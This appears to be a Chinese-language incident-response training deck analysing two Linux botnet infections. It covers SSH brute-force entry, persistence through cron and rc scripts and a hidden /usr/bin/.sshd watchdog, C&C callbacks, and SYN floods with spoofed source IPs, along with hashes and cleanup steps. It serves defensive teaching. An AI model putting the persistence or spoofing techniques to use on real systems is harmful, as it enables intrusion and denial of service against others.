- 檢查其側錄的封包內容得知，惡意程式主要會連到外部的 port 80 和 port 2822，其中 port 2822 的連線數很少，大多都是 port 80 連線數最多。
- 查看 port 2822 的連線狀態，主要都是以該主機 IP 向外部少數 IP 進行連線，可能為上層 C&C 或中繼站。

事件個案(一)

- 隨機檢視一個封包session，由主機IP向美國的位址 162.212.180.202 的 TCP port 2822進行資料傳送，而傳送資料都是經過**加密**，此可能為回報用途。

NetWitness Reconstructions for session ID: 880032 (Source 140.44.44.44 49691, Target 162.212.180.202 : 2822)
Time [redacted] Packet Size 2,732 bytes Payload Size 1,028 bytes
Protocol 2048/6/0 Flags Keep Assembled AppMeta NetworkMeta Packet Count 26

REQUEST

```
2FA36A噢 wlrwsQ$/$K\W1FOBB2FA36AAA9541FOBB2FA36AAA9541FOBB2FA36AAA954XptB2  
FA36AAA9541FOBB2FA36AAA9541FOBB2FA36AAA9541FOBB2FA36AAA9541wp{sA36AAA9541FOBB2FA3  
6AAA9541FOBB2FA36AAA9541FOBB2FA36AAA9541F\5:Y14KG;;4XEXI'D26H!/PR9%6KVMA60::2FA36  
AAA9541FOs1hr36AAA9541FO
```

RESPONSE

```
6□&□
```

事件個案(一)

- 另一種是主機端會偽造成其他 IP 向 C&C 162.212.180.202 的 UDP port 2822 進行資料回報，其為 132bytes 經過加密的內容大小。

NetWitness Reconstruction for session ID: 859715 (Source 140.111.111.87 : 45570, Target 162.212.180.202 : 2822)
Time 14:11:11.1111 Packet Size 258 bytes Payload Size 132 bytes
Protocol 2048/17/0 Flags Keep Assembled AppMeta NetworkMeta Packet Count 3

R
E
Q
U
E
S

GXlwkwuxqz zuapl xatptzgncdxdwrcypp GXlwkwuxqz zuapl xatptzgncdxdwrcypp G
Xlwkwuxqz zuapl xatptzgncdxdwrcypp

事件個案(一)

- 惡意程式會偽造來源端IP，其規則通常只是隨機改變來源端IP的幾個數字。

 **Source IP Address** (63 items) **主機偽造的IP**
140. .88 (4) - 140. .87 (4) - 204.117. .87 (2) - 172.117. .87 (2) - 156.117 .87 (2) -
148. .87 (2) - 144.117 .87 (2) - 142.117. .87 (2) - 141.117. .87 (2) - 140.245 .87 (2) -
140.181. .87 (2) - 140.149 .87 (2) - 140.133. .87 (2) - 140.125. .87 (2) - 140.121 .87 (2) -
140. .87 (2) - 140. .87 (2) - 140. .87 (2) - 140. .87 (2) - 140. .87 (2)

 **Destination IP address** (1 item)
162.212.180.202 (129) **CNC 中繼站**

 **TCP Destination Port** (1 item)
2822 (4) **CNC 中繼站 port**

事件個案(一)

- 待上層C&C中繼站收到殭屍電腦回報的資料後，有可能會回覆一串加密的資料，作為下達 SYN Flood 攻擊的指令以及攻擊的對象主機IP。

NetWitness Reconstruction for session ID: 833395 (Source 162.212.180.202 : 2822, Target 140. : 49682)

Time 1/18/2015 12:58:46.128293123400 Packet Size 2,328 bytes Payload Size 732 bytes 殭屍電腦

Protocol 2048/6/0 Flags Keep Assembled AppMeta NetworkMeta Packet Count 25

CNC 中繼站

```
REQUEST
SC  GuWGuSo136AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA
A36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA
36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA3
6AAA9541F0BB2FA36AAA9541F0BB2FA36ADA9551F0:A2F SC  GuWGuSo136AAA9541F0BB2FA3
6AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36
AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36A
AA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AAA9541F0BB2FA36AD
A9551F0:A2F
RESPONSE
```

疑似為攻擊指令及受攻擊者的IP

事件個案(一)

- 查看port 80的連線狀態，主要殭屍主機收到上層C&C指令後，在短時間內耗盡可用頻寬，開始大量向外部IP 142.4.199.148:80 等進行 SYN Flood的攻擊，並且送出的都是payload為1Kbyte的SYN加密封包。

NetWitness Reconstruction for session ID: 470205 (Source 140.1.1.1 : 2818, Target 142.4.199.148 : 80)
Time 11/22/2014 3:12:08 to 11/22/2014 3:12:08 Packet Size 1,061 bytes Payload Size 1,027 bytes
Protocol 2048/6/0 Flags Keep Assembled AppMeta NetworkMeta Packet Count 1

R
E
Q
U
E
S

P` 續期9□
P晚蟻P □ EX□ P}亭 泅 X 0噹拉

事件個案(一)

- 該惡意程式進行SYN Flood的攻擊態樣有兩種：
 - 一種是由本機單一IP對外部數十個IP進行攻擊，受害者大多為142.4.X.X的加拿大網段，皆為port 80的網站伺服器。受害者國家約有5個國家。

Source IP Address (1 item)

140. [redacted] (798,556) 攻擊者IP

Destination IP address (24 items) 受害者IP

142.4.199.222 (100,557) - 142.4.199.175 (84,990) - 142.4.199.11 (77,167) - 142.4.199.182 (71,126) -
142.4.199.48 (66,163) - 142.4.199.129 (60,006) - 142.4.199.84 (53,152) - 142.4.199.24 (44,815) -
142.4.199.174 (43,825) - 142.4.199.78 (32,179) - 142.4.199.216 (31,830) - 142.4.199.39 (29,533) -
142.4.199.138 (29,305) - 142.4.199.134 (25,780) - 142.4.199.142 (14,457) - 142.4.199.158 (14,169) -
142.4.199.148 (13,590) - 142.4.199.133 (5,896) - 90.156.201.106 (11) - 195.42.181.154 (1) -
162.243.39.244 (1) - 92.222.6.13 (1) - 88.208.22.3 (1) - 46.105.46.21 (1)

TCP Destination Port (1 item)

2015 80 (http) (798,556) 受害者主機 port



事件個案(一)

- 一種是偽造本機端的大量IP對單一特定主機進行攻擊，此種方式完全捨棄原本機端的IP，全而偽造成其他IP來進行攻擊，來躲避追查來源端，受害者也多为網站伺服器。從記錄上來看偽造的IP數量約50000筆，國家數為171國。



Source IP Address (20 items) 主機偽造的IP

140.71.89.21 (15) - 140.34.58.15 (15) - 140.20.211.166 (15) - 140.6.1.54 (15) - 139.220.69.195 (15) - 139.206.205.91 (15) - 139.184.31.81 (15) - 139.159.169.84 (15) - 139.120.64.148 (15) - 139.96.206.131 (15) - 139.83.203.212 (15) - 139.39.158.221 (15) - 139.34.253.45 (15) - 138.238.176.128 (15) - 138.213.221.67 (15) - 138.111.135.200 (15) - 138.95.127.73 (15) - 138.86.86.215 (15) - 138.56.177.109 (15) - 138.8.211.47 (15) [more]



Destination IP address (1 item)

14.17.93.119 (905,360) 受害者的IP



TCP Destination Port (1 item)

80 (http) (905,360) 受害者的port

事件個案(一)

- 最後在「/tmp/vun/」資料夾中發現兩支可疑的程式，分別為「tcmcyhivs」和「wisczuhpvm」兩支執行檔案。
- 實際於 VM 虛擬機中執行後，該兩支程式會自動自我刪除，判斷此為駭客一開始植入的程式，而以上分析的行為及產生的檔案都是執行產生的結果。

```
root@ubuntu:/tmp/vun# ll
總計 1304
drwxrwxrwx  2  4096 11月 25 16:36 ./
drwxrwxrwt 11 root root  4096 1月 28 20:50 ../
-rwxrwxrwx  1 662840 11月 18 23:29 tcmcyhivs*
-rwxrwxrwx  1 662840 11月 17 19:39 wisczuhpvm*
root@ubuntu:/tmp/vun#
```

事件個案(一)

<https://goo.gl/T5HCj9>


「tcmcwyhivs」、「wisczuhpvm」

SHA256: ebb9992a69c58126f4fd44146ea6ee2bb43bab08bb0809212a99b78a3462e50c

檔案名稱: z1

偵測率: 16 / 57

分析日期: 2015-04-09 14:39:36 UTC (3 月, 3 週 前)




分析
檔案詳細資料
其他資訊
評論 0
投票

防毒	結果	更新
AVG	Linux/Generic_c.HN	20150409
AhnLab-V3	Linux/Xorddos.662840	20150409
Avast	ELF:Xorddos-K [Trj]	20150409
Avira	LINUX/Xorddos.F.1	20150409

2015/8/18

網路架構(一)



STEP 1 : 駭客透過SSH破解登入受害主機並植入執行惡意程式。

STEP 2 : 駭客能夠存取控制多數的C&C中繼站。

STEP 3.1 : 受害的殭屍電腦定期回報資料給中繼站的Port 2822。

STEP 3.2 : C&C中繼站下達攻擊指令給殭屍電腦。

STEP 4 : 殭屍電腦開始大量對外主機port 80進行SYN Flood攻擊。

建議與結論(一)

1. 首先駭客透過 SSH 破解帳號密碼登入該校主機並於「/tmp/vun/」植入後門程式「tcmwyhivs」和「wisczuhpvm」，成為殭屍電腦。
2. 該後門程式執行後會於 /etc/cron.hourly/ 產生cron.sh 的 script，用來偵測網路卡啟用狀態。
3. 該後門程式另外會於開機排程中「/etc/rc[1-5].d/」自動執行產生的惡意程式「/boot/woqcayian」。
4. 該 woqcayian 會自動向上層C&C中繼站的port 2822進行回報，並接受上層的攻擊指令。
5. 殭屍電腦收到攻擊指令後開始向特定主機進行 SYN Flood攻擊，且會於封包中偽造來源端的IP位置以規避受害方偵測。

建議與結論(一)

1. 先移除被植入的後門檔案 “/tmp/vun/ ” 「tcmwyhivs」和「wisczuhpvm」
2. 透過 「ps aux|grep woqcayiya」找出惡意程式的PID。
3. 使用 「kill -9 [PID]」刪除該程式背景運作。
4. 刪除 「cron.hourly/cron.sh」及 「rc[1-5].d/S90woqcayian」的自動排程。
5. 關閉或限制 SSH 外部登入 IP 網段權限，並更改帳號及提升密碼強度。
6. 定期檢查主機網路通訊埠的連線狀態，以及注意是否有異常大量的網路流量，以防範被入侵的可能。

Q&A

實作個案(二)

實作個案(二)

- Linux VM: testing2
- 請先手動做 snapshot 以便還原操作
- 帳號密碼: root / tacert0818

環境設定(二)

- ifconfig 查看是否IP正常
- Wireshark 側錄IP封包
- 檢測主機行為
- Netwitness分析封包

事件個案(二)

• 事件問題簡介

- 某學校資安管理人員反映，有一台主機占用大量的網路頻寬流量，可能遭受入侵成為殭屍主機。
- 該主機為一台 虛擬主機，使用作業系統為Linux的Centos版本，並有安裝網站套件 Apache。
- 該主機有啟用SSH Server的服務供管理者可以登入管理。

事件個案(二)

- 事件檢測

- 首先透過 SSH 連入該主機，並使用指令 `netstat -anpt` 觀察網路通訊埠的連線狀態，得知除了預設的 port 80、22之外，尚有其他可疑連線正在活動。
- 檢查Web service的 access log，並無發現異常的連入狀態，排除掉可能的 `phpmyadmin` 和 `shellshock` 網站漏洞。

事件個案(二)

- 從圖中紅框標示知道，有一支名為 lss 的程式正在與 218.244.148.150 的 port 25000 進行 SYN_SENT 的資料傳送，而該主機是位於中國北京，可能是作為報到中繼站用途。

```
[root@ ~]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State                   PID/Program name
tcp    0      0 0.0.0.0:111             0.0.0.0:*                LISTEN                  1274/rpcbind
tcp    0      0 0.0.0.0:22              0.0.0.0:*                LISTEN                  1476/sshd
tcp    0      0 127.0.0.1:631           0.0.0.0:*                LISTEN                  1357/cupsd
tcp    0      0 0.0.0.0:49271           0.0.0.0:*                LISTEN                  1292/rpc.statd
tcp    0      0 127.0.0.1:25            0.0.0.0:*                LISTEN                  1560/master
tcp    0      52 140. . . . . :22                    140. . . . . :10575                ESTABLISHED            18642/sshd
tcp    0      1 140. . . . . :47846                 218.244.148.150:25000 SYN_SENT                1681/lss
tcp    0      1 140. . . . . :47847                 218.244.148.150:25000 SYN_SENT                6823/lss
tcp    0      0 :::111                  :::*                    LISTEN                  1274/rpcbind
tcp    0      0 :::8080                  :::*                    LISTEN                  1642/httpd
tcp    0      0 :::80                    :::*                    LISTEN                  1589/java
tcp    0      0 :::53201                 :::*                    LISTEN                  1292/rpc.statd
tcp    0      0 :::22                    :::*                    LISTEN                  1476/sshd
tcp    0      0 :::1:631                 :::*                    LISTEN                  1357/cupsd
tcp    0      0 :::1:25                   :::*                    LISTEN                  1560/master
tcp    0      0 :::ffff:127.0.0.1:8005   :::*                    LISTEN                  1589/java
tcp    0      0 :::8009                   :::*                    LISTEN                  1589/java
t2015/8/18 0      0 :::873                    :::*                    LISTEN                  1484/xinetd
```

事件個案(二)

- 接著透過指令 `lsof |grep lss` 觀察該程式 `lss` 的運行狀況，可以得知 `lss` 位於路徑 `/tmp/` 中，並啟用兩個PID為1681和6823的程序，皆是向中繼站 `218.244.148.150` 進行 `SYN SENT` 動作。
- 此時也發現到另一支惡意程式 `/tmp/gates.lod` 也參與其中。

```
[root@ ~]# lsof |grep lss
lss      1681    root    cwd      DIR          8,2         4096         2 /
lss      1681    root    rtd      DIR          8,2         4096         2 /
lss      1681    root    txt      REG          8,2        1223123      678003 /tmp/lss (deleted)
lss      1681    root    0u       CHR          1,3         0t0         3782 /dev/null
lss      1681    root    1u       CHR          1,3         0t0         3782 /dev/null
lss      1681    root    2u       CHR          1,3         0t0         3782 /dev/null
lss      1681    root    3uW      REG          8,2         4           678004 /tmp/gates.lod (deleted)
lss      1681    root    4u       raw          0t0        11241      00000000:0011->00000000:000
0 st=07
lss      1681    root    5u       IPv4        581465      0t0         TCP      .edu.tw:4790
8->218.244.148.150:icl-twobase1 (SYN SENT)
lss      6823    root    cwd      DIR          8,2         4096         2 /
lss      6823    root    rtd      DIR          8,2         4096         2 /
lss      6823    root    txt      REG          8,2        1223123      660122 /tmp/lss
lss      6823    root    0u       CHR          1,3         0t0         3782 /dev/null
lss      6823    root    1u       CHR          1,3         0t0         3782 /dev/null
lss      6823    root    2u       CHR          1,3         0t0         3782 /dev/null
lss      6823    root    3uW      REG          8,2         4           678018 /tmp/gates.lod
lss      6823    root    4u       raw          0t0        41983      00000000:0011->00000000:000
0 st=07
lss      6823    root    5u       IPv4        581466      0t0         TCP      .edu.tw:4790
9->218.244.148.150:icl-twobase1 (SYN SENT)
[root@ ~]#
```

事件個案(二)

- 透過線索檢查 /tmp/ 中發現到其他可疑檔案 gates.lod 和 moni.lod，該兩個檔案也是執行檔，系統中會以綠色顯示。

```
[root@████████ ~]# ll /tmp/
總計 1216
-rw-r--r-- 1 root root    73 2015-03-27 10:51 conf.n
-rwxr-xr-x 1 root root     4 2015-03-23 10:38 gates.lod
drwxr-xr-x 2 root root  4096 2015-01-28 13:57 hsperfdata root
-rwxr-xr-x 1 root root 1223123 2015-03-23 10:38 lss
-rwxr-xr-x 1 root root     4 2015-03-23 10:38 moni.lod
drwx----- 2 root root  4096 2015-03-27 08:57 vmware-root
```

事件個案(二)

- 嘗試手動將背景程式 lss 進行 kill，發現就算移除後一段時間還是會再次產生新的 lss 程序。
- 故再次進行程序kill，並且手動將檔案lss進行刪除，經過短暫時間該程式 lss 又再次執行。
- 最後嘗試將三個檔案都進行刪除，經過短暫時間該三個檔案又再次復活並執行，此時確定應還有其他程式在監控主導還原，故此 /tmp/ 下的惡意程式並非源頭。

事件個案(二)

- 此圖可以看到lss還原後會再次執行，且PID從原本的6823 重新產生變成 19082。

```
[root@ ~]# lsof |grep lss
lss      19082    root    cwd      DIR      8,2      4096      2 /
lss      19082    root    rtd      DIR      8,2      4096      2 /
lss      19082    root    txt      REG      8,2     1223123   660122 /tmp/lss
lss      19082    root    0u       CHR      1,3       0t0      3782 /dev/null
lss      19082    root    1u       CHR      1,3       0t0      3782 /dev/null
lss      19082    root    2u       CHR      1,3       0t0      3782 /dev/null
lss      19082    root    3uW     REG      8,2         5     678018 /tmp/gates.lod
lss      19082    root    4u       raw      0t0     627767 00000000:0011->00
0 st=07
lss      19082    root    5u      IPv4     627768    0t0      TCP      [redacted] e
-cbsp->218.244.148.150:icl-twobase1 (SYN_SENT)
```

事件個案(二)

- 為了找出源頭的惡意程式，透過指令lsof觀察惡意程式 moni.lod的行為，發現到該程式的父程式名為 .sshd 的隱藏檔，其PID為19115。

```
[root@~]# lsof |grep moni.lod
.sshd 1784 root 3uW REG 8,2 4 678027 /tmp/moni.lod (deleted)
.sshd 19115 root 3uW REG 8,2 5 678030 /tmp/moni.lod
```

- 再次透過指令lsof查詢程式 .sshd的行為，能看到它的存在路徑為 /usr/bin/.sshd ，因為它是隱藏檔故不易從ls指令看出。

```
[root@~]# lsof |grep .sshd
.sshd 19115 root cwd DIR 8,2 4096 2 /
.sshd 19115 root rtd DIR 8,2 4096 2 /
.sshd 19115 root txt REG 8,2 1223123 678029 /usr/bin/.sshd
.sshd 19115 root 0u CHR 1,3 0t0 3782 /dev/null
.sshd 19115 root 1u CHR 1,3 0t0 3782 /dev/null
.sshd 19115 root 2u CHR 1,3 0t0 3782 /dev/null
.sshd 19115 root 3uW REG 8,2 5 678030 /tmp/moni.lod
```

事件個案(二)

- 因該惡意程式會在開機時候自動啟動，表示說該惡意程式一定有執行可開機啟用的腳本中。
- 追查 .sshd及 lss 這兩支執行檔的啟用情形後，發現只有 /tmp/lss 被寫入 etc/rc[1-5].d/S97DbSecuritySpt，對應到的實體路徑為 /etc/init.d/DbSecuritySpt。

```
[root@██████████ rc1.d]# ll S97DbSecuritySpt
lrwxrwxrwx 1 root root 25 2015-01-19 01:28 S97
DbSecuritySpt -> /etc/init.d/DbSecuritySpt
[root@██████████ rc1.d]# █
```

```
#!/bin/bash
/tmp/lss
2 S97DbSecuritySpt (END) █
```



事件個案(二)

- 由啟動的腳本得知，lss 應該才是惡意程式的主體，而 .sshd 則是lss執行後產生出的 watchdog 監控程式，用來還原 lss 、moni.lod 和 gates.lod 惡意程式。
- 故以上「lss」和「.sshd」惡意程式必須都刪除掉才能阻止再次還原。

事件個案(二)

- 仔細比較「lss」和「.sshd」的差異，這兩支檔案都是執行檔，且檔案大小都是1.2M的大小，且.sshd可以在無網路環境下還原被刪除的lss檔案，故「lss」和「.sshd」實質上為同一支程式。

```
[root@rc1.d]# ll -h /tmp/lss
-rwxr-xr-x 1 root root 1.2M 2015-03-31 11:51 /tmp/lss
[root@rc1.d]# ll -h /usr/bin/.sshd
-rwxr-xr-x 1 root root 1.2M 2015-03-31 11:51 /usr/bin/.sshd
[root@rc1.d]#
```

事件個案(二)

- 觀察惡意程式產生的網路流量封包得知，該惡意程式 lss 一開始會向中國北京上層主機 218.244.148.150 的 port 25000 進行 SYN_SENT 的資料傳送。
- 封包中帶有感染主機的 linux 版本資訊，且上層中繼站會回傳 IP 資訊 154.35.164.8，此 IP 為被感染主機攻擊的目標。

NetWitness Reconstruction for session ID: 18007 (Source [redacted] : 51435, Target 218.244.148.150 : 25000)
Time 1/26/2015 11:18:11 to 1/26/2015 11:18:25 Packet Size 1,485 bytes Payload Size 541 bytes
Protocol 2048/6/0 Flags Keep Assembled AppMeta NetworkMeta Packet Count 14

REQUEST	RESPONSE
20 G"Λ Λ G" G" sijing1973:輝linux 2.6.32-431.17.1.el6.x86_641:G2.40	R 2銅@ <154.35.164.8P

事件個案(二)

- 從封包紀錄來看感染主機在短短 2 分鐘內就向 154.35.164.8 的 port 80 發送了 259,008 個 1KB 的 TCP SYN 封包，速度大約是 17.27Mbps，也就是 SYN Flood 攻擊阻斷 Web 服務。

Time	Service	Size	Events	Displaying 1 - 20 of 259008	
View 2015-Jan-26 11:18:11	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	18062 -> 80 (http)
View 2015-Jan-26 11:18:11	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	49829 -> 80 (http)
View 2015-Jan-26 11:18:11	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	26960 -> 80 (http)
View 2015-Jan-26 11:18:11	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	59759 -> 80 (http)
View 2015-Jan-26 11:18:11	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	42584 -> 80 (http)
View 2015-Jan-26 11:18:11	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	25765 -> 80 (http)
Time	Service	Size	Events	Displaying 259001 - 259008 of 259008	
View 2015-Jan-26 11:20:07	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	62994 -> 80 (http)
View 2015-Jan-26 11:20:07	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	57948 -> 80 (http)
View 2015-Jan-26 11:20:07	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	29410 -> 80 (http)
View 2015-Jan-26 11:20:07	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	13924 -> 80 (http)
View 2015-Jan-26 11:20:07	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	6973 -> 80 (http)
View 2015-Jan-26 11:20:07	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	9389 -> 80 (http)
View 2015-Jan-26 11:20:07	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	20089 -> 80 (http)
View 2015-Jan-26 11:20:07	IP / TCP / OTHER	1.00 KB	140.	154.35.164.8	58029 -> 80 (http)

事件個案(二)

- 瀏覽被攻擊的主機IP，是一個位在美國的“博訊新聞”網站，引述維基百科說明，『博訊新聞網，是一個中文資訊網，基於公民記者模式運作。主要報道國際時事新聞，以及來自中國大陸的消息。』

The screenshot shows the homepage of Boxun News (博訊新聞網) in Chinese. The browser address bar displays the URL http://154.35.164.8/. The page header includes the site logo and navigation links such as "博訊导航", "关于(联系我们)", "加入博讯记者", "记者发稿登录", and "爆料+投稿". The main navigation menu lists categories like "主页", "排行", "滚动", "大陆", "国际", "港澳台", "观点", "财经科技", "万象", "健康", "娱乐", "放松", "军事", "政党", "不平", "历史", "严肃", "生活", "图集", "生活", "留学", and "English".

The content area features a "博讯视频" section with a video player and a "博讯焦点" section with a list of news items. A search bar is located on the right side of the page. The date and time shown are "京港台时间: 2015年3月31日 15时, 星期二".

博讯新闻网

主页 排行 滚动 大陆 国际 港澳台 观点 财经科技 万象 健康 娱乐 放松 军事 政党 不平 历史 严肃 生活 图集 生活 留学 English

博讯视频

立法会冲突, 警棍和胡椒

通过卫星收听收看
VOA 卫视
美国之音中文网
voachinese.com

[翻墙后看啥][推死它(Twitter)]

[推特][博客][论坛][投诉举报][手机看博讯][热点:突发事件]
[析世鉴][军队高层-周永康-令计划-容易翻墙-招聘编辑]

博讯焦点 更多博讯首发 主页刷新

- 郭文贵反击胡舒立, 大戏只是刚刚开端
- 谢建升:认识郭文贵20多年, 是无恶不作的奸商/视频
- 对越界轰炸事件, 中国趋强硬, 缅甸将认错
- 白手套王德宝女儿婚礼上被抓, 李源潮四面楚歌
- [资产被冻结, 郭文贵挑战胡舒立][财新报警:郭诽谤]
- 姜力钧: 关于沈阳市公安局刑警大队岳鹏等人对我刑讯

按标题搜索 近年 搜索

全文搜索博讯新闻 搜索

最新30篇 滚动完整版->点击这里

博讯生活版

- 世界首辆商业飞行汽车炫酷亮相: 可数秒内变飞机
- 日本推迟决定加入亚投行 日媒:忧虑中国掌权
- 北京朝阳大悦城附近一家居市场坍塌
- 父亲杂货店买剪刀给女婴断脐 致其感染身亡
- 马英九召开高层会议: 将拟定亚投行参与意向书

事件個案(二)

<https://goo.gl/WEUO5E>


.sshd

SHA256: eb5adaa638d8885aca104590991de179531d7684bc602eb1fbd377bd6e448bae

檔案名稱: xss

偵測率: 28 / 57


分析日期: 2015-01-28 23:15:28 UTC (6 月前)



